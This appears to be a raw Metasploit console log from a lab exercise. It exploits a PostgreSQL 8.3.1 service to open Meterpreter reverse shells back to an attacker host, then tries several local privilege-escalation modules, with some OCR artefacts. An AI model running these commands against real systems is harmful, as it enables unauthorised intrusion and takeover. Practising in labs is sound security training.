```
┌──(kali㉿kali)-[~]
└─$ msfconsole
Metasploit tip: To save all co
makerc command

  +-------------------------------------------------------+
  |  METASPLOIT by Rapid7                                 |
  +-------------------------------------------------------+
  |                  ____________________                 |
  |  ==c(______(o(______(_()                              |
  |                )=\                                    |
  |               // \\                                   |
  |              //   \\                                  |
  |             //     \\                                 |
  |            // RECON \\                                |
  |           //         \\                               |
```

```
msf6 > search exploit/linux/postgres/postgres_payload

Matching Modules
================

   #  Name                                          Disclosure Date  Rank       Check  Description
   -  ----                                          ---------------  ----       -----  -----------
   0  exploit/linux/postgres/postgres_payload       2007-06-05       excellent  Yes    PostgreSQL for Linux Payload Execution
   1    \_ target: Linux x86                        .                .          .      .
   2    \_ target: Linux x86_64                     .                .          .      .
```

```
msf6 > use 0
[*] Using configured payload linux/x86/meterpreter/reverse_tcp
[*] New in Metasploit 6.4 - This module can target a SESSION or an RHOST
msf6 exploit(linux/postgres/postgres_payload) > options
```

```
msf6 exploit(linux/postgres/postgres_payload) > set rhosts 192.168.50.101
rhosts => 192.168.50.101
msf6 exploit(linux/postgres/postgres_payload) > set lhost 192.168.50.103
lhost => 192.168.50.103
msf6 exploit(linux/postgres/postgres_payload) > set payload linux/x86/meterpreter/reverse_tcp
payload => linux/x86/meterpreter/reverse_tcp
```

```
msf6 exploit(linux/postgres/postgres_payload) > run

[*] Started reverse TCP handler on 192.168.50.103:4444
[*] 192.168.50.101:5432 - PostgreSQL 8.3.1 on i486-pc-linux-gnu, compiled by GCC cc (GCC) 4.2.3 (Ubuntu 4.2.3-2ubuntu4)
[*] Uploaded as /tmp/JddykLHx.so, should be cleaned up automatically
[*] Sending stage (1017704 bytes) to 192.168.50.101
[*] Meterpreter session 1 opened (192.168.50.103:4444 → 192.168.50.101:53459) at 2024-12-22 19:14:12 +0100
[*] Sending stage (1017704 bytes) to 192.168.50.101

meterpreter > getuid
Server username: postgres
```

```
meterpreter > bg
[*] Backgrounding session 1...
```

```
msf6 exploit(linux/postgres/postgres_payload) > search recon

Matching Modules
================

   #   Name                                                  Disclosure Date  Rank       Check  Description
   -   ----                                                  ---------------  ----       -----  -----------
   0   post/multi/recon/multiport_egress_traffic             .                normal     No     Generate TCP/UDP Outbound Traffic On
Multiple Ports
   1   exploit/windows/misc/hp_operations_agent_coda_34      2012-07-09       normal     Yes    HP Operations Agent Opcode coda.exe
x34 Buffer Overflow
   2     \_ target: HP Operations Agent 11.00 / Windows XP SP3  .              .          .      .
   3     \_ target: HP Operations Agent 11.00 / Windows 2003 SP2  .            .          .      .
   4   exploit/windows/misc/hp_operations_agent_coda_8c      2012-07-09       normal     Yes    HP Operations Agent Opcode coda.exe
x8c Buffer Overflow
   5     \_ target: HP Operations Agent 11.00 / Windows XP SP3  .              .          .      .
   6     \_ target: HP Operations Agent 11.00 / Windows 2003 SP2  .            .          .      .
   7   auxiliary/admin/hp/hp_ilo_create_admin_account        2017-08-24       normal     Yes    HP iLO 4 1.00-2.50 Authentication By
ass Administrator Account Creation
   8   exploit/linux/http/pineapple_bypass_cmdinject         2015-08-01       excellent  Yes    Hak5 WiFi Pineapple Preconfiguration
Command Injection
   9   exploit/linux/http/pineapple_preconfig_cmdinject      2015-08-01       excellent  Yes    Hak5 WiFi Pineapple Preconfiguration
Command Injection
   10  exploit/windows/http/ivanti_avalanche_filestoreconfig_upload  2023-04-24  excellent  Yes  Ivanti Avalanche FileStoreConfig Fil
 Upload
   11  exploit/multi/http/moodle_teacher_enrollment_priv_esc_to_rce  2020-07-20  good       Yes  Moodle Teacher Enrollment Privilege
scalation to RCE
   12  post/multi/recon/local_exploit_suggester              .                normal     No     Multi Recon Local Exploit Suggester
   13  post/multi/recon/reverse_lookup                       .                normal     No     Reverse Lookup IP Addresses
   14  auxiliary/admin/sap/cve_2020_6287_ws_add_user         2020-07-14       normal     Yes    SAP Unauthenticated WebService User
```

```
msf6 exploit(linux/postgres/postgres_payload) > use 12
msf6 post(multi/recon/local_exploit_suggester) > options

Module options (post/multi/recon/local_exploit_suggester):

   Name             Current Setting  Required  Description
   ----             ---------------  --------  -----------
   SESSION                           yes       The session to run this module on
   SHOWDESCRIPTION  false            yes       Displays a detailed description for the available exploits
```

```
msf6 post(multi/recon/local_exploit_suggester) > set session 1
session => 1
msf6 post(multi/recon/local_exploit_suggester) > run
```

```
[*] 192.168.50.101 - Valid modules for session 1:
================================================

 #   Name                                                  Potentially Vulnerable?  Check Result
 -   ----                                                  -----------------------  ------------
 1   exploit/linux/local/glibc_ld_audit_dso_load_priv_esc  Yes                      The target appears to be vulnerable.
 2   exploit/linux/local/glibc_origin_expansion_priv_esc   Yes                      The target appears to be vulnerable.
 3   exploit/linux/local/netfilter_priv_esc_ipv4           Yes                      The target appears to be vulnerable.
 4   exploit/linux/local/ptrace_sudo_token_priv_esc        Yes                      The service is running, but could not be val
idated.
 5   exploit/linux/local/su_login                          Yes                      The target appears to be vulnerable.
 6   exploit/unix/local/setuid_nmap                        Yes                      The target is vulnerable. /usr/bin/nmap is s
etuid
```


```
msf6 post(multi/recon/local_exploit_suggester) > use exploit/linux/local/glibc_ld_audit_dso_load_priv_esc
[*] No payload configured, defaulting to linux/x64/meterpreter/reverse_tcp
msf6 exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > options
```

```
msf6 exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > set session 1
session => 1
msf6 exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > run
```

```
meterpreter > getuid
Server username: postgres
meterpreter > shell
Process 6631 created.
Channel 105 created.
whoami
postgres
id
uid=108(postgres) gid=117(postgres) groups=114(ssl-cert),117(postgres)
sudo -l
[sudo] password for postgres: back
```

```
msf6 post(multi/recon/local_exploit_suggester) > use exploit/unix/local/setuid_nmap
[*] No payload configured, defaulting to cmd/linux/http/x64/meterpreter/reverse_tcp
msf6 exploit(unix/local/setuid_nmap) > options

Module options (exploit/unix/local/setuid_nmap):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   ExtraArgs                   no        Extra arguments to pass to Nmap (e.g. --datadir)
   Nmap       /usr/bin/nmap    yes       Path to setuid nmap executable
   SESSION                     yes       The session to run this module on


Payload options (cmd/linux/http/x64/meterpreter/reverse_tcp):

   Name                Current Setting  Required  Description
   ----                ---------------  --------  -----------
   FETCH_COMMAND       CURL             yes       Command to fetch payload (Accepted: CURL, FTP, TFTP, TNFTP, WGET)
   FETCH_DELETE        false            yes       Attempt to delete the binary after execution
   FETCH_FILENAME      YPusdkyMdkHG     no        Name to use on remote system when storing payload; cannot contain spaces or slashes
   FETCH_SRVHOST                        no        Local IP to use for serving payload
   FETCH_SRVPORT       8080             yes       Local port to use for serving payload
   FETCH_URIPATH                        no        Local URI to use for serving payload
   FETCH_WRITABLE_DIR                   yes       Remote writable dir to store payload; cannot contain spaces
   LHOST               192.168.50.103   yes       The listen address (an interface may be specified)
   LPORT               4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Command payload



View the full module info with the info, or info -d command.

msf6 exploit(unix/local/setuid_nmap) > set session 1
session => 1
msf6 exploit(unix/local/setuid_nmap) > run
```

```
msf6 exploit(unix/local/setuid_nmap) > run

[*] Started reverse TCP handler on 192.168.50.103:4444
[*] Dropping lua /tmp/UNouADfd.nse
[*] Running /tmp/UNouADfd.nse with Nmap
[*] Sending stage (3045380 bytes) to 192.168.50.101
[*] Meterpreter session 2 opened (192.168.50.103:4444 → 192.168.50.101:59689) at 2024-12-22 19:55:04 +0100

meterpreter > getuid
Server username: postgres
meterpreter >
```




```
msf6 post(multi/recon/local_exploit_suggester) > use exploit/linux/local/su_login
[*] Using configured payload linux/x86/meterpreter/reverse_tcp
msf6 exploit(linux/local/su_login) > options

Module options (exploit/linux/local/su_login):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   PASSWORD                   no        Password to authenticate with.
   SESSION                    yes       The session to run this module on
   USERNAME  root             yes       Username to authenticate with.

Payload options (linux/x86/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Linux x86



View the full module info with the info, or info -d command.

msf6 exploit(linux/local/su_login) > set session 1
session => 1
msf6 exploit(linux/local/su_login) > set lhost 192.168.50.103
lhost => 192.168.50.103
msf6 exploit(linux/local/su_login) > run

[*] Started reverse TCP handler on 192.168.50.103:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target appears to be vulnerable.
[*] Uploading payload to target
[-] Exploit aborted due to failure: no-access: directory '/tmp' is on a noexec mount point
[*] Exploit completed, but no session was created.
msf6 exploit(linux/local/su_login) >
```

```
msf6 post(multi/recon/local_exploit_suggester) > use exploit/linux/local/netfilter_priv_esc_ipv4
[*] No payload configured, defaulting to linux/x64/meterpreter/reverse_tcp
msf6 exploit(linux/local/netfilter_priv_esc_ipv4) > options

Module options (exploit/linux/local/netfilter_priv_esc_ipv4):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   COMPILE    Auto             yes       Compile on target (Accepted: Auto, True, False)
   MAXWAIT    180              yes       Max seconds to wait for decrementation in seconds
   REEXPLOIT  false            yes       desc already ran, no need to re-run, skip to running pwn
   SESSION                     yes       The session to run this module on


Payload options (linux/x64/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.50.103   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Ubuntu



View the full module info with the info, or info -d command.

msf6 exploit(linux/local/netfilter_priv_esc_ipv4) > set session 1
session => 1
msf6 exploit(linux/local/netfilter_priv_esc_ipv4) > run

[*] Started reverse TCP handler on 192.168.50.103:4444
[-] Failed to open file: /proc/sys/user/max_user_namespaces: core_channel_open: Operation failed: 1
[-] Failed to open file: /proc/sys/kernel/unprivileged_userns_clone: core_channel_open: Operation failed: 1
[-] libc6-dev-i386 is not installed.  Compiling will fail.
[-] gcc-multilib is not installed.  Compiling will fail.
```